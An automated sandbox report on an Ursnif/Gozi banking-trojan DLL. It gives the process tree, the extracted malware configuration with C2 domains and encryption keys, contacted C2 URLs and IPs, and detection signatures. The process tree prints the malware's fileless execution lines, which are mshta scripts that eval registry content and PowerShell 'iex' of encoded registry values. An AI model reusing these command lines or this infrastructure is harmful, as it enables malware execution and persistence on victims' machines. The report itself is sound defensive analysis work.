ID: 458873
Sample Name: worVoBJYGD.dll
Cookbook: default.jbs
Time: 20:24:22
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report worVoBJYGD.dll

Overview


General Information

Sample Name:	worVoBJYGD.dll
Analysis ID:	458873
MD5:	2f3c83a9b7d37b9.
SHA1:	697235d82ea921..
SHA256:	68ab9c658f13678.
Tags:	dll Gozi ISFB Ursnif
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Compiles code for process injection …
- Creates a thread in another existing …
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5780 cmdline: loaddll32.exe 'C:\Users\user\Desktop\worVoBJYGD.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 2512 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\worVoBJYGD.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4604 cmdline: rundll32.exe 'C:\Users\user\Desktop\worVoBJYGD.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 5912 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 5892 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
    - rundll32.exe (PID: 5432 cmdline: rundll32.exe C:\Users\user\Desktop\worVoBJYGD.dll,Chartthird MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 3752 cmdline: rundll32.exe C:\Users\user\Desktop\worVoBJYGD.dll,Heavybaby MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 2832 cmdline: rundll32.exe C:\Users\user\Desktop\worVoBJYGD.dll,Right MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - control.exe (PID: 2224 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
      - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- mshta.exe (PID: 68 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Nl6y='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Nl6y).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5708 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 1188 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5444 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE546.tmp' 'c:\Users\user\AppData\Local\Temp\senxb4p4\CSCD728609DA3104BA4891CE07457BF77DE.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4988 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4696 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES419.tmp' 'c:\Users\user\AppData\Local\Temp\fedhsvoj\CSC2C7CB35724FE4D03B8B83A389D1E5FE.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 5644 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Pksv='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Pksv).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6052 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 1460 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 3396 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4968 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCE3.tmp' 'c:\Users\user\AppData\Local\Temp\jqkof1ka\CSCA3035077FC7544A28C7D2FD8A94650.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5516 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4868 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES278F.tmp' 'c:\Users\user\AppData\Local\Temp\vbpfsg54\CSCC3210ABFD4B4742A7EBA7934EB0D0.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"XIQ66Sm6I98pcZAgIrZV1QfUYCowoyPvAE0ZGoUgS6LRMgPUz1CjzrhYfIXNK4I/5IuxCPvsPosYMGmpJAGwuiufC5ilxlpxNXjOvZf/072uMnV3R8Omqvlr+TUeswWBriIAFZY/aSr0j7JV6iJrVfwOKuYBzEzn95xd7jqdIO1IDtgQ
Oe1zk9B/od2PHQ4N5H6FvG+U4i9V8MADwHONlD1brINCCdaaC2W6Qp9XxRnFqMgRJ11Iryex4VSd5uE7o6/Nj6obfRxYgX/9kpKybm15Tv3BHBp9AFun5vwEIvKQiP6MHnUYchwnFuWqwNNwMjcVV+KXsy8CJKXx/Cr9tXrtx3Y8jox8x
HMgA2vPxVE=",
  "c2_domain": [
    "app.flashgameo.at",
    "apr.intoolkom.at",
    "r23cirt55ysvtdvl.onion",
    "gtk5.variyan.at",
    "pop.biopiof.at",
    "l46t3vgvmtx5wxe6.onion",
    "v10.avyanok.com",
    "free.monotreener.com",
    "sam.notlaren.at"
  ],
  "ip_check_url": [
    "curlmyip.net",
    "ident.me",
    "l2.io/ip",
    "whatismyip.akamai.com"
  ],
  "serpent_key": "rQH4gusjF0tL2dQz",
  "server": "580",
  "sleep_time": "10",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "600",
  "time_value": "600",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "240",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "240",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "2500",
  "SetWaitableTimer_value": "60"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.397556594.0000000004FD8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.374227278.0000000003F48000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.434124521.0000000004EA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001E.00000002.534765366.000001B2312CC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.434060838.0000000004EA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 34 entries

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Eff
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eav Ins Net Cor
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Masquerading 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Exp Rec Cal
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 7 1 3	Valid Accounts 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exp Tra Loc
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Sw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Ma Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 7 1 3	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jan Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Ins Pro
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
worVoBJYGD.dll	3%	Virustotal		Browse
worVoBJYGD.dll	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.1350000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.d90000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
gtr.antoinfer.com	12%	Virustotal		Browse
app.flashgameo.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://gtr.antoinfer.com/FXZ4lJvs/pnPhoUboMRVeoTe_2BxFQHV/VrMabiiED1/fjSHMBnhaHvqGkBru/BBTTQ6QwiwG2/i_2B4XLvHY3/zQLJ0W4RRFNlvQ/B3u_2FSgrcZQDj_2BbFWa/Bx8WB7z_2BuLUgre/PCgyAB0W6V5ZAPj/EUhKDrtuQoVEfKF_2F/dcW7lxG1t/oqJkrgpYdakzYVLuFura/45KMjCH_2BPWhKVH2At/F3l8q550AYqbFa84glQVmt/K2gCe0Lr0TKfs/y_2FaOCB/ygw2OjZ6hu69MXjNR4EuLCN/Av5n84Tspg/9rzu_2F5EAjaDhz2A/PQ8PWyfZ/9t_2F	100%	Avira URL Cloud	malware	
http://gtr.antoinfer.com/08OjUeXqnP9/J746P5EGkluNVd/IJ_2B0pRlg5g_2Fpunyf_/2BXLVHvYLaERgrs5/6QTGZHoxYTnKCap/ZPQAuenP_2FyJ6hWxg/pWql_2F5l/kLJRoq5u3UoR4652KiHp/EmofwTCfdG6EODl70rf/KEalVhNFb6NVkmQGTmfz_2/B7kttRIp_2Bne/TjMfdOpf/19l29_2BHFRm1Q66bkvKZWZ/DZZfqXshBY/y14LEgOTtytG3lx8L/xeX8bRPtnh6u/r2W_2BXkRqN/peDwoZDDU11DTW/WVHbt8_2BPQcYfD7tFwK0/zJnaF28QV4LV_2F7/vA9Gd_2F8SeHe3M/sh52_2Bep9d5h/oiu8Z2yw	100%	Avira URL Cloud	malware	
http://gtr.antoinfer.com/mTRcVo1kR/Y_2FA_2BfssGFqVyATv2/Ha48GIz6nIiYpIeUH4v/_2FG2EmK4VeNaMJVBDrk0J/_2B1TzmrJnGIJ/nya_2F8I/cdZf2M97sVJPBZwkgGorhXf/mRYeY9vLlb/ql65kRpFXqGZwBQer/rXMufQHq_2FU/nIy69w6PhML/8J3AhNFQ4Jy96G/w5vhfh_2BIJ7d9IoLb98y/oKxTbr81HhqnJ1L1/Jh1VS63mbokZ6cg/EiF4xFifMJVfOHV2Q_/2FlZvyJ76/jzog_2BoRPm_2FGOWmRI/FPnBmD_2BoCBmqUOVLw/rpKEm_2F86qO2njAFbe3qJ/1v9sWMzqblkv_/2F_2BDgW007d7/LtA8	100%	Avira URL Cloud	malware	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/DeX5GWZg0Peq/7NgceSVLwb_/2FKBdrhD_2BrPB/8c1uiDVblu0VRxOwf86RB/7RlrJfNAcSl8yK9M/_2BR6tZsQdJK7DQ/0XeQ_2FDLrv1nAxzaB/T3xKAFAr_/2Fp4Ltq73VjaHHoQztD1/x183TFWpQzC6_2F2n_2/FW_2BJ7_2BLURkcNjyg4hv/iERXmjmDxZ_2B/MqlUCL1c/d0YTAfP_2B2t_2FpDPiA4C7/kp7kRE_2BM/6ThuCNdgd0HyvWufQ/x61l_2FymcLS/YGjjC9Byoh4/QKUChdjQOX9Lh8/tWuTsS4vrxaovoeb8MTe0/n0ug3jEb10v8CjXy/4y_2Bffi5hDHF4e/taOpwFWZ_2FIS/gE	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	185.228.233.17	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
app.flashgameo.at	185.228.233.17	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/FXZ4lJvs/pnPhoUboMRVeoTe_2BxFQHV/VrMabiiED1/fjSHMBnhaHvqGkBru/BBTTQ6QwiwG2/i_2B4XLvHY3/zQLJ0W4RRFNlvQ/B3u_2FSgrcZQDj_2BbFWa/Bx8WB7z_2BuLUgre/PCgyAB0W6V5ZAPj/EUhKDrtuQoVEfKF_2F/dcW7lxG1t/oqJkrgpYdakzYVLuFura/45KMjCH_2BPWhKVH2At/F3l8q550AYqbFa84glQVmt/K2gCe0Lr0TKfs/y_2FaOCB/ygw2OjZ6hu69MXjNR4EuLCN/Av5n84Tspg/9rzu_2F5EAjaDhz2A/PQ8PWyfZ/9t_2F	true	• Avira URL Cloud: malware	unknown
http://gtr.antoinfer.com/08OjUeXqnP9/J746P5EGkluNVd/IJ_2B0pRlg5g_2Fpunyf_/2BXLVHvYLaERgrs5/6QTGZHoxYTnKCap/ZPQAuenP_2FyJ6hWxg/pWql_2F5l/kLJRoq5u3UoR4652KiHp/EmofwTCfdG6EODl70rf/KEalVhNFb6NVkmQGTmfz_2/B7kttRIp_2Bne/TjMfdOpf/19l29_2BHFRm1Q66bkvKZWZ/DZZfqXshBY/y14LEgOTtytG3lx8L/xeX8bRPtnh6u/r2W_2BXkRqN/peDwoZDDU11DTW/WVHbt8_2BPQcYfD7tFwK0/zJnaF28QV4LV_2F7/vA9Gd_2F8SeHe3M/sh52_2Bep9d5h/oiu8Z2yw	true	• Avira URL Cloud: malware	unknown
http://gtr.antoinfer.com/mTRcVo1kR/Y_2FA_2BfssGFqVyATv2/Ha48GIz6nIiYpIeUH4v/_2FG2EmK4VeNaMJVBDrk0J/_2B1TzmrJnGIJ/nya_2F8I/cdZf2M97sVJPBZwkgGorhXf/mRYeY9vLlb/ql65kRpFXqGZwBQer/rXMufQHq_2FU/nIy69w6PhML/8J3AhNFQ4Jy96G/w5vhfh_2BIJ7d9IoLb98y/oKxTbr81HhqnJ1L1/Jh1VS63mbokZ6cg/EiF4xFifMJVfOHV2Q_/2FlZvyJ76/jzog_2BoRPm_2FGOWmRI/FPnBmD_2BoCBmqUOVLw/rpKEm_2F86qO2njAFbe3qJ/1v9sWMzqblkv_/2F_2BDgW007d7/LtA8	true	• Avira URL Cloud: malware	unknown
http://gtr.antoinfer.com/DeX5GWZg0Peq/7NgceSVLwb_/2FKBdrhD_2BrPB/8c1uiDVblu0VRxOwf86RB/7RlrJfNAcSl8yK9M/_2BR6tZsQdJK7DQ/0XeQ_2FDLrv1nAxzaB/T3xKAFAr_/2Fp4Ltq73VjaHHoQztD1/x183TFWpQzC6_2F2n_2/FW_2BJ7_2BLURkcNjyg4hv/iERXmjmDxZ_2B/MqlUCL1c/d0YTAfP_2B2t_2FpDPiA4C7/kp7kRE_2BM/6ThuCNdgd0HyvWufQ/x61l_2FymcLS/YGjjC9Byoh4/QKUChdjQOX9Lh8/tWuTsS4vrxaovoeb8MTe0/n0ug3jEb10v8CjXy/4y_2Bffi5hDHF4e/taOpwFWZ_2FIS/gE	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.228.233.17	gtr.antoinfer.com	Russian Federation		64439	ITOS-ASRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458873
Start date:	03.08.2021
Start time:	20:24:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	worVoBJYGD.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@41/36@9/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.1% (good quality ratio 13.5%) • Quality average: 80.2% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:26:09	API Interceptor	4x Sleep call for process: rundll32.exe modified
20:26:22	API Interceptor	3x Sleep call for process: loaddll32.exe modified
20:26:34	API Interceptor	110x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.228.233.17	wuxvGLNrxG.jar	Get hash	malicious	Browse	
	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	
	beneficial.dll	Get hash	malicious	Browse	
	mental.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	wuxvGLNrxG.jar	Get hash	malicious	Browse	• 208.67.222.222
	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	• 208.67.222.222
	beneficial.dll	Get hash	malicious	Browse	• 208.67.222.222
	2790000.dll	Get hash	malicious	Browse	• 208.67.222.222
	2770174.dll	Get hash	malicious	Browse	• 208.67.222.222
	3a94.dll	Get hash	malicious	Browse	• 208.67.222.222
	laka4.dll	Get hash	malicious	Browse	• 208.67.222.222
	o0AX0nKiUn.dll	Get hash	malicious	Browse	• 208.67.222.222
	a.exe	Get hash	malicious	Browse	• 208.67.222.222
	swlsGbeQwT.dll	Get hash	malicious	Browse	• 208.67.222.222
	document-1048628209.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-69564892.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1813856412.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1776123548.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-647734423.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1579869720.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-895003104.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-806281169.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1747349663.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1822768538.xls	Get hash	malicious	Browse	• 208.67.222.222
gtr.antoinfer.com	wuxvGLNrxG.jar	Get hash	malicious	Browse	• 185.228.233.17
	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	• 185.228.233.17
	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	lj3H69Z3Io.dll	Get hash	malicious	Browse	• 167.172.38.18
	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	Get hash	malicious	Browse	• 165.232.183.49
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ITOS-ASRU	wuxvGLNrxG.jar	Get hash	malicious	Browse	• 185.228.233.17
	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	• 185.228.233.17
	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	1n0JwffkPt.exe	Get hash	malicious	Browse	• 185.228.233.5
	niaSOf2RtX.exe	Get hash	malicious	Browse	• 193.187.173.42
